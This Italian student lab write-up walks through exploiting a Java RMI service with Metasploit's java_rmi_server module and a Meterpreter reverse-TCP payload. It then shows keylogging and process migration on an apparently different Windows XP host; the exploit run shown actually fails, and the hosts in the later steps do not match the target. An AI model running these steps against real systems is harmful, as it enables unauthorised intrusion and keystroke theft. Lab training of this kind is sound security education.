

HACKING WINDOWS XP

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

1. Avviamo Metasploit da console con il comando `MSFConsole`

```

kali@kali: ~
File Actions Edit View Help

PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=5.37 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.70 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.12 ms
^C
— 192.168.11.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 2.121/3.395/5.369/1.415 ms

(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMM$ vMMMM
MMMMN L MMMMMM NMMMMM jMMMM
MMMMN L MMMMMMMMMMN NMMMMMMMMMM jMMMM
MMMMN L MMMMMMMMMMMMMNNmmmmNMMMMMMMMMMMM jMMMM
MMMMNI MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMM
MMMMNI MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMM
MMMMNI MMMMMM NMMMMMMMM NMMMMM jMMMM
MMMMNI MMMMMM NMMMMMMMM NMMMMM jMMMM
MMMMNI MMMMMN NMMMMMMMM NMMMMM jMMMM
MMMMNI WMMMMM NMMMMMMMM NMMMM# jMMMM
MMMMMR ?MMNM NMMMMMM .dMMMMM
MMMMMMm ~?MMM NMMMM dMMMMMM
MMMMMMNm ?MM NM? NMMMMMMMM
MMMMMMMMMMNe jMMMMMMMMMMMM

```

2. Con la keyword «search» cerchiamo un exploit adatto alla vulnerabilità nota della macchina target: «search java rmi».

```
kali@kali: ~  
File Actions Edit View Help  
=[ metasploit v6.3.55-dev ]  
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search java_rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank  
k Check Description  
- - - - -  
0 auxiliary/gather/java_rmi_registry noR  
mal No Java RMI Registry Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 exc  
ellent Yes Java RMI Server Insecure Default Configuration Java Code Ex  
ecution  
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 noR  
mal No Java RMI Server Insecure Endpoint Code Execution Scanner  
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 exc  
ellent No Java RMIConnectionImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 3, use 3 or use  
exploit/multi/browser/java_rmi_connection_impl  
  
msf6 >
```

- Utilizziamo l'exploit che vediamo in riga 1 «default configuration code execution» e gli diamo avvio con il comando «use» seguito dal path dell'exploit.

```
Interact with a module by name or index. For example info 3, use 3 or use
exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   Path to a custom SSL certificate (default is randomly generated)
  URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > |
```

- i default Metasploit ci assegna il payload «java/meterpreter/reverse_tcp», quindi con il comando «show options», procediamo per configurare il parametro RHOSTS con l'indirizzo della macchina target, ed il parametro LHOST con l'IP della macchina attaccante. Per la configurazione è necessario utilizzare il comando «set» come in figura:

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   Path to a custom SSL certificate (default is randomly generated)
  URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > |
```

- Dopo aver configurato tutte le impostazioni ed i parametri, lanciamo l'attacco con il comando «exploit». In questo caso è stato necessario configurare anche l'HTTPDELAY aumentandolo a 20.

```

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/967dxiw4
[*] 192.168.11.112:1099 - Server started.
[-] 192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] 192.168.11.112:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
msf6 exploit(multi/misc/java_rmi_server) >

```

6. Una volta che l'attacco è avvenuto con successo, possiamo spaziare con vari comandi:

- “webcam_list”, per rilevare eventuali webcam sul sistema target

```

meterpreter > webcam_list
[-] No webcams were found
meterpreter >

```


- “migrate -N explorer.exe”, per la migrazione del processo seguito da “keyscan_start”, per il monitoraggio della tastiera ed infine “keyscan_dump” per la raccolta dei dati

```

meterpreter > migrate -N explorer.exe
[*] Migrating from 1036 to 1464 ...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
ipconfig<CR>
li<^H>s<CR>
list<CR>

```

- “ping” verso l'indirizzo IP della mia macchina attaccante e successivamente “ipconfig” per vedere la configurazione di rete della macchina compromessa



```

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.11.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.11.1

C:\Documents and Settings\Epicode_user>

```